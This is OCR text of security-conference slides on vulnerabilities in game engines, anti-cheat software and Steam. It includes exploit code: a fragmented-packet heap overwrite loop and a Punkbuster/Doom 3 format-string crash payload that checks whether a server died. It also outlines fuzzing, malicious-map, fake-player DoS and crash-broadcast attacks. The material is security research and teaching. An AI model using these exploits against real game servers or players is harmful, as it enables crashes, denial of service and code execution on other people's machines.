  - A small heap buffer is assigned to contain the entire packet
  - The client can decide arbitrarily **POS**,**LEN** for new fragments
  - The game engine has some limitations on **POS**,**LEN**:
    - **POS** must be in range [0, 0x3ffff00]
    - **LEN** must be at most: 0x700.
    - Is this a problem? No **:]**
  - Not difficult to exploit:
    1) Locate a function pointer
       (tons of pointers around **<->** C++ code)
    2) Overwrite the pointer
    3) **PrOfit**

```
frag_offset = 0;
frag_size   = 7;
for(pck = 1; ; pck++) {
    b = 0;
    b = write_bits(pck,     32,   buff, b);
    b = write_bits(0,       32,   buff, b);
    b = write_bits(1,       8,    buff, b);
    b = write_bits(0,       8,    buff, b);
    b = write_bits(0,       3,    buff, b);
    b = write_bits(1,       1,    buff, b);
    b = write_bits(0,       1,    buff, b);
    b = write_bits(0,       1,    buff, b);
    b = write_bits(0,       17,   buff, b);

    if(pck == 1) {  // the first one
        b = write_bits(1,   1,    buff, b);
        b = write_bits(0,   1,    buff, b);
        b = write_bits(0,   1,    buff, b);
        b = write_bits(1,   17,   buff, b);
        b = write_bits(-1,  5,    buff, b); // unavailable net message
        b = write_bits(0,   1,    buff, b);
    } else {
        printf("\n- fragment offset: 0x%08x ", frag_offset << 8);
        b = write_bits(1,       1,    buff, b);
        b = write_bits(1,       1,    buff, b);
        b = write_bits(frag_offset, 18,   buff, b); // offset (max 0x3ffff) << 8
        b = write_bits(frag_size,   3,    buff, b); // length (max 7)       << 8
        for(i = 0; i < (frag_size << 8); i++) {
            b = write_bits('A', 8,    buff, b);
        }
        frag_offset += frag_size;   // overwrite anything
    }
```

Game vulnerabilities

- **Fragmented packets issues affect Games and Game Engines:**
  - America's Army 3
  - Enet library
  - Source engine
    - Half-Life 2
    - Counter Strike Source
    - Team Fortress 2
    - Left 4 Dead
    - More…
  - Others..

- Need more vulnerable games?
  - Hello **Master Servers :]**
    - A public list of all the games available online at the given moment
    - Easy to query..


Game vulnerabilities

- **Master Servers**
  - **Hold the information of all the available online games**
    - Server IP
    - Clients IP
    - Game info
    - Etc.
  - **Two main functionalities:**
    - **Heartbeat handling (from Servers):**
      handle requests coming from new Servers that want to be included on the Master Server.

    - **Queries handling (from Clients):**
      handle queries from clients asking for games.
      It usually contains filters like exclude full/empty server and so on.

Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- **Cryptography & Compression**
  - Related to packets
  - We don't want to spend hours reversing already known algo such as AES, DES, ZLIB, etc., do you?
    - In many cases we just need to know what algorithm is used
    - And (in some cases) be able to obtain the "secret"
  - We need something to help our task
    - Look for **known constants**
    - Look for **known patterns**
    - In other words we can use a crypto/compression scanner
      - The one we usually use is **signSearch**
        - ✓ Standalone
        - ✓ Plugin for Immunity Dbg
        - ✓ Plugin for IDA Pro

Game vulnerabilities

- **Cryptography & Compression**

```
0059F1DF    CC              INT3
0059F1E0  /$ 83EC 10        SUB ESP,10
0059F1E3  |. 8B4424 14       MOV EAX,DWORD PTR SS:[ESP+14]
0059F1E7  |. 8B08           MOV ECX,DWORD PTR DS:[EAX]
0059F1E9  |. 8B40 04        MOV EAX,DWORD PTR DS:[EAX+4]
0059F1EC  |. 53             PUSH EBX
0059F1ED  |. 55             PUSH EBP
0059F1EE  |. 56             PUSH ESI
0059F1EF  |. 8B7424 24      MOV ESI,DWORD PTR SS:[ESP+24]
0059F1F3  |. 57             PUSH EDI
0059F1F4  |. 8B7E 08        MOV EDI,DWORD PTR DS:[ESI+8]
0059F1F7  |. 897C24 14      MOV DWORD PTR SS:[ESP+14],EDI
0059F1FB  |. 8B7E 0C        MOV EDI,DWORD PTR DS:[ESI+C]
0059F1FE  |. 897C24 10      MOV DWORD PTR SS:[ESP+10],EDI
0059F202  |. 8B7E 04        MOV EDI,DWORD PTR DS:[ESI+4]
0059F205  |. 8B36           MOV ESI,DWORD PTR DS:[ESI]
0059F207  |. 897C24 1C      MOV DWORD PTR SS:[ESP+1C],EDI
0059F20B  |. BA 2037EFC6    MOV EDX,C6EF3720
0059F210  |. 897424 18      MOV DWORD PTR SS:[ESP+18],ESI
0059F214  |. BF 20000000    MOV EDI,20
0059F219  |. 8DA424 00000000 LEA ESP,DWORD PTR SS:[ESP]
0059F220  |> 8B5C24 10      MOV EBX,DWORD PTR SS:[ESP+10]
0059F224  |. 8B6C24 14      MOV EBP,DWORD PTR SS:[ESP+14]
0059F228  |. 8BF1           MOV ESI,ECX
0059F22A  |. C1EE 05        SHR ESI,5
0059F22D  |. 03F3           ADD ESI,EBX
0059F22F  |. 8BD9           MOV EBX,ECX
0059F231  |. C1E3 04        SHL EBX,4
0059F234  |. 03DD           ADD EBX,EBP
0059F236  |. 8B6C24 1C      MOV EBP,DWORD PTR SS:[ESP+1C]
0059F23A  |. 33F3           XOR ESI,EBX
0059F23C  |. 8D1C0A         LEA EBX,DWORD PTR DS:[EDX+ECX]
0059F23F  |. 33F3           XOR ESI,EBX
0059F241  |. 8B5C24 18      MOV EBX,DWORD PTR SS:[ESP+18]
0059F245  |. 2BC6           SUB EAX,ESI
0059F247  |. 8BF0           MOV ESI,EAX
0059F249  |. C1E6 04        SHL ESI,4
0059F24C  |. 03F3           ADD ESI,EBX
0059F24E  |. 8BD8           MOV EBX,EAX
0059F250  |. C1EB 05        SHR EBX,5
0059F253  |. 03DD           ADD EBX,EBP
0059F255  |. 33F3           XOR ESI,EBX
0059F257  |. 8D1C02         LEA EBX,DWORD PTR DS:[EDX+EAX]
0059F25A  |. 33F3           XOR ESI,EBX
0059F25C  |. 2BCE           SUB ECX,ESI
0059F25E  |. 81C2 4786C861  ADD EDX,61C88647
0059F264  |. 4F             DEC EDI
0059F265  |. 75 B9          JNZ SHORT          _ 0059F220
0059F267  |. 8B5424 24      MOV EDX,DWORD PTR SS:[ESP+24]
0059F26B  |. 5F             POP EDI
0059F26C  |. 5E             POP ESI
```

```c
void tea_decrypt(uint32_t *p, uint32_t *keyl) {
    uint32_t    y,
                z,
                sum,
                a = keyl[0],
                b = keyl[1],
                c = keyl[2],
                d = keyl[3];
    int         i;

    y = p[0];
    z = p[1];
    sum = 0xc6ef3720;
    for(i = 0; i < 32; i++) {
        z -= ((y << 4) + c) ^ (y + sum) ^ ((y >> 5) + d);
        y -= ((z << 4) + a) ^ (z + sum) ^ ((z >> 5) + b);
        sum -= 0x9e3779b9;
    }
    p[0] = y;
    p[1] = z;
}
```

Loop:
> SH*, XOR, ADD, INC, SUB, DEC, ..
J* Loop

Game vulnerabilities

- **Cryptography & Compression**
  - Most common **Crypto**:
    - Blowfish
    - **RC4**
      - Customized version (**1st place***)
        - Very common for game-related software.
    - AES
    - **TEA**
      - Customized version (**1st place***)
        - Very common in games.
    - XOR
      - Not exactly a crypto algo, but.. Very common!

Game vulnerabilities

- **Cryptography & Compression**
  - Most common **Compression**:
    - **Zlib (1st place)**
    - LZSS
    - LZMA
    - LZO
    - Huffman
    - Several proprietary custom algos


but
compression is not
just about algorithms…

Game vulnerabilities

- **Cryptography & Compression (Bonus)**
  - While reversing and tracing incoming packets:
    - Packets might not contain **byte-aligned data**
    - It can be a bit confusing at the beginning while sniffing/reversing
    - But..
  - Hello **Bitstreams** and **Index numbers**
    - To minimize the amount of space required by data in packets
      - Try to maximize the amount of info for each byte of data
    - To improve network performances
  - **Bitstreams:**
    - Used by several new and well known games
    - Usually used for streaming (in non-games)
      - Streaming server to streaming clients
      - Using a transport protocol, such as: MMS or RTP
    - And in games..

Game vulnerabilities

- **Cryptography & Compression (Bonus)**
  - **Index numbers (signed and unsigned):**
    - A way to compress numbers (representation)
      - 32-bit number
        - 31 (**value**) + 1 (**sign**)
      - Unsigned-case:
        - Stored in 1-5 bytes
        - *Average* case: < 4 bytes
        - *Worst* case: 5 bytes
        - **-> Good for small numbers**
      - It uses each byte in the following way:
        - 7 bit, **value**
        - 1 bit, **has next** (byte) check
      - **For fun-effects:**
        - Think about flipping the last bit in a **index number** sequence **:]**
    - **A real world example..**




Game vulnerabilities

- **Cryptography & Compression (Bonus)**



```
int read_index(u8 *index_num) {
    int     len,
            result;
    u8      b0 = index_num[0],
            b1 = index_num[1],
            b2 = index_num[2],
            b3 = index_num[3],
            b4 = index_num[4];

    result = 0;
    len    = 1;
    if(b0 & 0x40) {
        len++;
        if(b1 & 0x80) {
            len++;
            if(b2 & 0x80) {
                len++;
                if(b3 & 0x80) {
                    len++;
                    result = b4;
                }
                result = (result << 7) | (b3 & 0x7f);
            }
            result = (result << 7) | (b2 & 0x7f);
        }
        result = (result << 7) | (b1 & 0x7f);
    }
    result = (result << 6) | (b0 & 0x3f);
    if(b0 & 0x80) result = -result;
    return(result);
}
```

Signed-case



Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- Game protection?
  - Most of the games on the market use **Anti-cheating** protections
  - Anti-cheating solutions usually do use several **Anti-debugging** tricks
  - We are not cheaters
  - We want to understand the game engine internals
  - Some examples of protections/hardening provided…
  - Annoying when we are:
    a) debugging the game engine
    b) trying to exploit a bug
    ~~c) cheating~~

Game vulnerabilities


- Game protection? **Some common features..**


  1) Real-time scanning of memory for hacks/tools (including debuggers..)
  2) Randomly check players looking for known exploits of the game engine
  3) Calculate partial MD5 hashes of files inside the game installation directory
  4) Request actual screenshot samples from specific players (interesting)
  5) Search functions to check players for anything that may be known as exploit
  6) Etc.

- **Note:**
  - Game protections = **extension** of the given game attack surface
  - Sometimes => **bugs++** and **bugs_exploitable++**
  - **Hello Punkbuster :]**

Game vulnerabilities

- Game protection? **Punkbuster**
  - **Format string vulnerability**
    - Something like: **snprintf(buff, 1024, string);**
    - The engine avoids the "**%**"
    - Punkbuster skips the engine checks and provides "**%**"s to such function
  - Game engine affected, multiple games vulnerable
    - Quake 4, Doom 3, …







```
#define VER          "0.1"
#define DOOM3_QUERY "\xff\xff" "getInfo\0" "\0\0\0\0"
#define FSTRING      "%n%s%n%s%n%s%n%s%n%s%n%s"
#define D3ENGFSPB1  "\xff\xff\xff\xff" "PB_Y" FSTRING
#define D3ENGFSPB2  "\xff\xff\xff\xff" "PB_U" "\xff\xff\xff\xff" \
                    "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0" \
                    "127.0.0.1:1234;" FSTRING ";"

if(noquery) {
    printf("- the server should have been crashed, check it manually\n");
} else {
    printf("- wait some seconds\n");
    sleep(ONESEC * 3);

    printf("- check server:\n");
    len = send_recv(sd, DOOM3_QUERY, sizeof(DOOM3_QUERY) - 1, buff, sizeof(buff), &peer, 0);
    if(len < 0) {
        printf("\n  Server IS vulnerable!!!\n");
    } else {
        printf("\n  Server doesn't seem vulnerable\n");
    }
}
```


Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- Common Attack Plan



Game vulnerabilities

- How does the game opcodes processing routine look like?

```
395F2905  . C2 0C00          RETN 0C
395F2908  > 0FB6C0           MOVZX EAX,AL
395F290B  . 48               DEC EAX
395F290C  . 3D 90000000      CMP EAX,90
395F2911  .v0F87 2B010000    JA          .395F2A42
395F2917  . 0FB680 782A5F39  MOVZX EAX,BYTE PTR DS:[EAX+395F2A78]
395F291E  . FF2485 4C2A5F39  JMP DWORD PTR DS:[EAX*4+395F2A4C]
395F2925  > 8B4C24 1C        MOV ECX,DWORD PTR SS:[ESP+1C]
395F2929  . 51               PUSH ECX
395F292A  . 55               PUSH EBP
395F292B  . 57               PUSH EDI
395F292C  . 8D4B F0          LEA ECX,DWORD PTR DS:[EBX-10]
395F292F  . E8 CCBBFFFF      CALL C:\.      .395EE500
395F2934  . 5F               POP EDI
395F2935  . 5E               POP ESI
395F2936  . 5D               POP EBP
395F2937  . 5B               POP EBX
395F2938  . C2 0C00          RETN 0C
395F293B  > 8B4B 08          MOV ECX,DWORD PTR DS:[EBX+8]
395F293E  . 8B4424 1C        MOV EAX,DWORD PTR SS:[ESP+1C]
395F2942  . 8B51 04          MOV EDX,DWORD PTR DS:[ECX+4]
395F2945  . 8B52 04          MOV EDX,DWORD PTR DS:[EDX+4]
395F2948  . 50               PUSH EAX
395F2949  . 83C1 04          ADD ECX,4
395F294C  . 55               PUSH EBP
395F294D  . 57               PUSH EDI
395F294E  . FFD2             CALL EDX
395F2950  . 5F               POP EDI
395F2951  . 5E               POP ESI
395F2952  . 5D               POP EBP
395F2953  . 5B               POP EBX
395F2954  . C2 0C00          RETN 0C
395F2957  > 8B4424 1C        MOV EAX,DWORD PTR SS:[ESP+1C]
395F295B  . 50               PUSH EAX
395F295C  . 55               PUSH EBP
395F295D  . 57               PUSH EDI
395F295E  . 8D4B F0          LEA ECX,DWORD PTR DS:[EBX-10]
395F2961  . E8 2A93FFFF      CALL C:\.      .395EBC90
395F2966  . 5F               POP EDI
395F2967  . 5E               POP ESI
395F2968  . 5D               POP EBP
395F2969  . 5B               POP EBX
395F296A  . C2 0C00          RETN 0C
395F296D  > 57               PUSH EDI
395F296E  . 8D4B F0          LEA ECX,DWORD PTR DS:[EBX-10]
395F2971  . E8 7A94FFFF      CALL C:\.      .395EBDF0
395F2976  . 5F               POP EDI
395F2977  . 5E               POP ESI
395F2978  . 5D               POP EBP
395F2979  . 5B               POP EBX
395F297A  . C2 0C00          RETN 0C
```

```
Switch (cases 1..91)

Cases 8E,8F,90 of switch 395F290B

Case 1 of switch 395F290B

Case 5 of switch 395F290B
Arg3
Arg2
Arg1

Arg1; Case 6 of switch 395F290B
```

Game vulnerabilities

- Once we reach the **opcodes processing routine**, we can:
  - **Write a quick fuzzer** to test all the opcodes:
    - Bypassing all of the crypto/encoding/compression checks
  - **Check with a disassembler** the callback handlers for each opcode to spot common issues:
    - Integer overflows
    - Format strings
    - Etc.
  - Check for **game-specific vulnerabilities**…

Game vulnerabilities

- **Map loading attack**
  - Game engines usually provide a way to load external maps
  - Complex parsing functions for complex custom binary formats
  - An attacker provides a **malformed map to the victim**
    - Using a malicious server
    - Easier than you may think..

- **Fake players attack**
  - Reproduce the client-side protocol
  - Zombie-invasion of the targeted server
    - **DoS in style**
  - Hard to prevent
    - IP-filters usually fail

- **DOS forward via server**
  - Locate the opcodes for message broadcasting
  - Find another opcode which triggers a vulnerability
  - **Broadcast the pwn** to all the clients connected

Welcome to the Real World

Welcome to the Real World

Steam - **Intro**

Steam - **Demo**

New 0-days - Demo

Welcome to the Real World

- **Steam**: The Strange Case of Dr. Steam and Mr. Steam
  - Steam is a digital distribution, digital rights management, multiplayer and communications platform developed by Valve
  - It is used **to distribute games and related media online**
  - As of December 2012, there are over **1860 games** available through Steam
  - Steam has an estimated **50-70% share** of the digital distribution market for video games
  - The concurrent users peak was **6 million** on November 25, 2012.
  - And..
  - **54 million** active user accounts

54 million active user accounts

54 million active user accounts

Welcome to the Real World

